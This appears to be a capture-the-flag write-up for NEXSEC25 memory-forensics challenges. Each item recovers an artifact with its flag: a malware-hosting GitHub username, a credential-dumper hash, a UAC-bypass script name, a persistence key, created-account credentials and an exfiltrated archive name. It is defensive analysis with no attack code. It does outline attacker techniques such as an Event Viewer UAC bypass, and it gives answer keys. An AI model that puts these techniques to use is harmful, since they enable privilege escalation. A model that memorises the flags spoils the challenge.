
MEMOIR #3

Description: What is the GitHub username hosting the malware repository?

Solution:



Strings and memory artifacts revealed a GitHub repository URL used to host malicious payloads.



kimmisuuki github profile


As confirmation, we searched for the username in Github. The username was extracted directly from this reference.

Flag: NEXSEC25{kimmisuuki}


MEMOIR #4

Description: What is the SHA1 hash of the credential dumping executable found in memory?

Solution:



Using volatility and windows.registry.amcache as plugins, it revealed the hash value of the credential dumping executable found in memory.



As confirmation, we paste the value to VirusTotal to identify whether it's true or not.

Flag: NEXSEC25{d1f7832035c3e8a73cc78afd28cfd7f4cece6d20}

MEMOIR #5

Description: What PowerShell script filename was used for the UAC bypass technique?

Solution:
During memory analysis, artifacts related to a UAC bypass technique were identified. Examination of PowerShell-related strings and command-line remnants revealed the use of a known UAC bypass method that leverages the Windows Event Viewer execution flow.


The filename of the PowerShell script used in this technique was recovered directly from memory. This script is commonly associated with abusing trusted Windows binaries to execute code with elevated privileges without triggering a UAC prompt.

Flag: NEXSEC25{EventViewerRCE.ps1}

MEMOIR #7

Description: What is the key value name used for persistence?

Solution:



Registry artifacts in memory showed the attacker created a custom key to maintain persistence across reboots.

Flag: NEXSEC25{selamat}

MEMOIR #8

Description: What are the credentials of the newly created user account?


Solution:
Memory analysis revealed account creation commands along with plaintext credentials stored temporarily during execution.

Flag: NEXSEC25{fakhri:admin123}

MEMOIR #9

Description: What was the name of the archive file that was exfiltrated?

Solution:



Network and memory artifacts confirmed that a compressed archive containing sensitive documents was staged and exfiltrated.

Flag: NEXSEC25{Documents.zip}